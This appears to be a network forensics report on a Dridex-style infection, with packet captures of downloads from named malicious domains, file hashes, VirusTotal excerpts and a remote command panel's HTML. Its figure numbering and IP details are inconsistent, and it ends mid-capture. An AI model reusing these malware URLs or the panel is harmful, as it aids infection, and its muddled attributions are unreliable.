Network Activity Report

Date: 2023-05-11

EXECUTIVE SUMMARY

On July 14, 2021, an intrusion was detected in the company's internal network. The host, operating on Windows 10 with an IP address of 172.16.1.239, presented symptoms of a bad actor on the machine. This was found by communication with malicious sites and malicious files downloaded to the machine. The intruders appear to have exploited vulnerabilities across multiple protocols and ports, with suspicious interactions involving several external IP addresses. The immediate removal of the malware and reinforcement of security measures are recommended to maintain the network's integrity and security.

CONTENTS

TECHNICAL ANALYSIS


The initial indication of an intrusion was observed in the communication between the host at 172.16.1.239 and the external IP 207.244.250.103, as seen in Figure 1. The involvement of other external IPs, namely 185.21.216.153, 72.11.131.199, and 45.145.55.170, was also recorded. A suspicious URL was accessed, which has been flagged for malware on VirusTotal (Figure 2).

In Figure 3, the TCP stream between 172.16.1.239 and 185.21.216.153 over ports 59831 and 8088 shows a GET request for "/templates/file6.bin" over HTTP/1.1, potentially creating a bin file for the attacker. This was followed by a connection to another flagged URL on VirusTotal, as shown in Figure 4.

Further anomalies were detected in the TCP stream between 172.16.1.239 and 81.17.23.125 over ports 443 and 60168, which should have been secure. A questionable request for XHTML and XML applications was accepted, and potentially malicious HTML code was identified (Figure 5).

A subsequent GET request for favicon.ico was detected in the TCP stream between 172.16.1.239 and 81.17.23.125 over ports 443 and 60167 (Figure 7). This was followed by extensive exchanges of encrypted data between 172.16.1.239 and 202.29.60.34 through ports 443 and 59873 (Figures 8 and 9). VirusTotal reports for these IPs indicate possible connections with bot networks.

The machine downloads an exe and a Excel file, then it seems to be communicating with a command and control server.




Wireshark · Follow TCP Stream (tcp.stream eq 67) · pcap_four.pcap

```
GET /wp-content/Receipt-9650354.xls?evagk=2MyeEdhGPszYX HTTP/1.1
Host: insiderushings.com:8088
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
91.0.4472.124 Safari/537.36 Edg/91.0.864.67
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en

HTTP/1.1 200 OK
Server: nginx/1.15.12
Date: Wed, 14 Jul 2021 20:31:08 GMT
Content-Type: application/vnd.ms-excel
Content-Length: 728576
Connection: keep-alive
Last-Modified: Wed, 14 Jul 2021 14:51:22 GMT
ETag: "60eef9ea-b1e00"
Accept-Ranges: bytes
```

Figure 1

The above TCP Stream is the first time the IP Address of 207.244.250.103 in the packet capture appears. It is using a susceptible protocol and port number. The boxed URL is reported on virustotal for malware as can be seen in Figure 2. The second box is the accepted GET requested from the malicious URL in box 1. The third box shows it was through a Microsoft Excel file.



10 security vendors flagged this URL as malicious

http://insiderushings.com/
insiderushings.com

200
Status

2023-03-20 17:50:20 UTC
1 month ago


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Categories

Forcepoint ThreatSeeker	malicious web sites
Sophos	spyware and malware
Xcitium Verdict Cloud	unknown
Webroot	Malware Sites
alphaMountain.ai	Malicious

Figure 2

This is the virustotal report on the site of interest for Figure 1. It reports the categories of the site are the following: malicious websites, spyware and malware, unknown, Malware Sites, and Malicious.



40
/ 60
Community Score

ⓘ 40 security vendors and 5 sandboxes flagged this file as malicious

4c56a5a7e49b23fcfab4b8d469d42e583497178b9b237374db3e14289f2afc64
excel file

xls · obfuscated · run-file · auto-open · create-file · macros · environ · spreader · write-file · create-ole · calls-wmi · macro-run-file

711.50 KB
Size

2023-05-07 10:55:01 UTC
7 days ago

XLS

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label ⓘ trojan.valyria/x97m   Threat categories trojan downloader dropper   Family labels valyria x97m ole2

Security vendors' analysis ⓘ   Do you want to automate checks?

Acronis (Static ML)	ⓘ Suspicious	AhnLab-V3	ⓘ Downloader/MSOffice.Generic
ALYac	ⓘ Trojan.Downloader.XLS.Gen	Antiy-AVL	ⓘ Trojan[Dropper]/Macro.Agent.cbr
Arcabit	ⓘ VB:Trojan.Valyria.D13C7	Avast	ⓘ Script:SNH-gen [Drp]
AVG	ⓘ Script:SNH-gen [Drp]	Avira (no cloud)	ⓘ HEUR/Macro.Downloader.AJAM.Gen
BitDefender	ⓘ VB:Trojan.Valyria.5063	Cynet	ⓘ Malicious (score: 99)
Cyren	ⓘ X97M/Agent.AAZ.gen!Eldorado	DrWeb	ⓘ Exploit.Siggen3.18817
Elastic	ⓘ Malicious (high Confidence)	Emsisoft	ⓘ Trojan-Downloader.Macro.Generic.CQ (A)
eScan	ⓘ VB:Trojan.Valyria.5063	ESET-NOD32	ⓘ VBA/TrojanDropper.Agent.CBR
F-Secure	ⓘ Heuristic.HEUR/Macro.Downloader.AJA...	Fortinet	ⓘ VBA/Agent.3EC4!tr
GData	ⓘ VB:Trojan.Valyria.5063	Google	ⓘ Detected

Figure 3

The above virustotal report is based on the file that was downloaded in Figure 1. As can be seen above this is a malicious trojan file that is downloaded through an excel file.



Wireshark · Follow TCP Stream (tcp.stream eq 78) · pcap_four.pcap


```
GET /templates/file6.bin HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-US
User-Agent: qExcel2FarEast
Host: buyer-remindment.com:8088

HTTP/1.1 200 OK
Server: nginx/1.15.12
Date: Wed, 14 Jul 2021 20:31:44 GMT
Content-Type: application/octet-stream
Content-Length: 167936
Connection: keep-alive
Last-Modified: Wed, 14 Jul 2021 13:48:51 GMT
ETag: "60eeeb43-29000"
Accept-Ranges: bytes

MZ....................@.......................................... .!..L.!This program cannot be run in DOS mode.
```

Figure 4

TCP Stream of 172.16.1.239 and 185.21.216.153 over ports 59831 and 8088. In the first box, an HTTP request sent from the source IP is a GET request for the resource "/templates/file6.bin" over HTTP/1.1. Creating a file bin for the bad actor. The second box is a URL for a flagged URL on Virustotal as can be seen in Figure 4. In the third box it shows "MZ @ This Program cannot be run in DOS Mode" which means it downloaded an exe file.



9 / 88

Community Score

9 security vendors flagged this URL as malicious

http://buyer-remindment.com/

buyer-remindment.com

text/html; charset=UTF-8

404 Status

text/html; charset=UTF-8 Content Type

2023-04-09 14:20:45 UTC 1 month ago

DETECTION DETAILS COMMUNITY


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Categories

Forcepoint ThreatSeeker	business and economy
Sophos	command and control
alphaMountain.ai	Malicious

Figure 5

This is the virustotal report on the site of interest in Figure 3 it is reported as malware. It listed categories are; business and economy, command and control, and Malicious.



58 / 71

Community Score

58 security vendors and 4 sandboxes flagged this file as malicious

8e2d3f6bc5f7b639638d2f5ec751bc2985f1636005131623c5d2c448885c5d89

Dihzehtreof.resources.dll

peexe runtime-modules detect-debug-environment spreader direct-cpu-clock-access long-sleeps

164.00 KB Size

2022-08-10 04:37:05 UTC 9 months ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 12 +

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.mint/zard Threat categories trojan banker Family labels mint zard dridex

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	Suspicious	Ad-Aware	Gen:Heur.Mint.Zard.48
AhnLab-V3	Malware/Win.AGEN.R431572	Alibaba	Trojan:Win32/Zenpak.3ac8a3f3
ALYac	Spyware.Banker.Dridex	Antiy-AVL	Trojan/Generic.ASMalwS.61DD
Avast	Win32:BankerX-gen [Trj]	AVG	Win32:BankerX-gen [Trj]
Avira (no cloud)	HEUR/AGEN.1240219	BitDefender	Gen:Heur.Mint.Zard.48
BitDefenderTheta	Gen:NN.ZexaF.34582.ku0@auNteJi	Bkav Pro	W32.AIDetect.malware1
ClamAV	Win.Trojan.Generic-9935367-0	Comodo	Malware@#2nr8bmmwrt7fz
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.fa810a
Cylance	Unsafe	Cynet	Malicious (score: 100)
Cyren	W32/Cerbu.AJ.gen!Eldorado	DrWeb	Trojan.Dridex.776

Figure 6

The above virustoal report is from the exported file that was downloaded in Figure 4. This file is heavily flagged for malicious activity. This file is a trojan for executing commands on a system.



Wireshark · Follow TCP Stream (tcp.stream eq 183) · pcap_four.pcap


```
0RWJXFUB3NE99554770D9FB3DDFFAF934D63082A45
35073FD4626933B1DEE74B61122CA77D
DESKTOP-F3P7XLU_cacdc7d8ce8ff5f6b7257fc4e357e5ab
S3.7
.         35A6BB2EC464F085................GET / HTTP/1.1
Host: 81.17.23.125:2318
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 200
Content-Type: text/html; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 2334
Connection: close

<html><head><meta charset="utf-8"><title>Index of DESKTOP-F3P7XLU_cacdc7d8ce8ff5f6b7257fc4e357e5ab</
title><style>body{background-color:#fff;color:#393318;}body,td,th{font: 9pt Menlo,Monaco,Lucida
Console,Liberation Mono,DejaVu Sans Mono,Bitstream Vera Sans Mono,Courier New,monospace,serif;margin:
0;vertical-align:top;color:#393318;}a{color: #0F74BD !important;}h1{border-left:5px solid
#E64320;padding: 5px;font: 14pt Lucida,Colibri,Verdana,Sans;background-color:#eff0f1;;margin:0px 0px
10px 0px; color:#7D2727;transition: box-shadow cubic-bezier(.165, .84, .44, 1) .25s;box-shadow: 0 1px
0 rgba(12,13,14,0.15);}input,textarea,select{margin:0;color:#303336;background-color:#fff;border:1px
solid #ddd; font: 9pt Menlo,Monaco,Lucida Console,Liberation Mono,DejaVu Sans Mono,Bitstream Vera Sans
Mono,Courier New,monospace,serif;  border-radius:3px;}form{margin:0px;}textarea{padding:3px}.toolsInp
{width:400px;}button,.btn {background-color: #0095ff; color:#E1ECF4; border-color: #07c;border: 1px
solid transparent;box-shadow: inset 0 1px 0 0 rgba(102,191,255,0.75),0 0 0 0 rgba(0,149,255,0);color:
#FFF; border-radius:3px; padding:3px; margin:5px 0;}.blck {padding: 5px;font: 14pt
Lucida,Colibri,Verdana,Sans;background-color:#eff0f1; color:#7D2727; border-radius:5px; margin:10px
5px;}.list tr:nth-child(even) {background-color: #f8f8f8}</style></head>
<body>
<h1>Index of DESKTOP-F3P7XLU_cacdc7d8ce8ff5f6b7257fc4e357e5ab</h1><table class="list"><tr><td
align="right">&lt;Fixed&gt;</td><td align="left"><a href="/C:\">C:\</a></td></tr>
<tr><td align="right">&lt;Optical&gt;</td><td align="left"><a href="/D:\">D:\</a></td></tr>
<tr><td align="right">&lt;Network&gt;</td><td align="left"><a href="/Z:\">Z:\</a></td></tr>
</table><div class="blck"><table><tr><td><form name="frmUpload" action="" method="post"
enctype="multipart/form-data"><span>Upload file:</span><br /><input class='toolsInp' type="file"
name="fileUpload" id><br /><input type=submit value='UL' class="btn"></form></td></tr><tr><td><form
name="frmCommand" action="" method="post" enctype="multipart/form-data"><span>Execute command:</span>
<br /><textarea name="cmd" id="cmd" cols="100" rows="5" class='toolsInp'></textarea><br><button
class="btn" type="submit" role="button" name="submit" id="submit">EX</button></form></td></tr></
table></div></table></body></html>
```

Figure 7

TCP Stream of 172.16.1.239 and 81.17.23.125 over ports 443 and 60168. Note 443 should be a secure port. In the first box the name of the internal desktop. The second box, it shows the accepted request for an XHTML and XML application.



1 security vendor flagged this URL as malicious

http://81.17.23.125/
81.17.23.125
ip

2022-01-14 03:08:51 UTC
1 year ago


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Categories

Forcepoint ThreatSeeker personals and dating

Figure 7

This shows the virustotal report for the IP address of ~81.17.23.128~.


Wireshark · Follow TCP Stream (tcp.stream eq 182) · pcap_four.pcap


```
9R8YBZBHBU0957757D57C19DAEACE3A7891C4F22E9
038EFD844B5B225378ACC0E9189BF88D
DESKTOP-F3P7XLU_cacdc7d8ce8ff5f6b7257fc4e357e5ab
S3.7
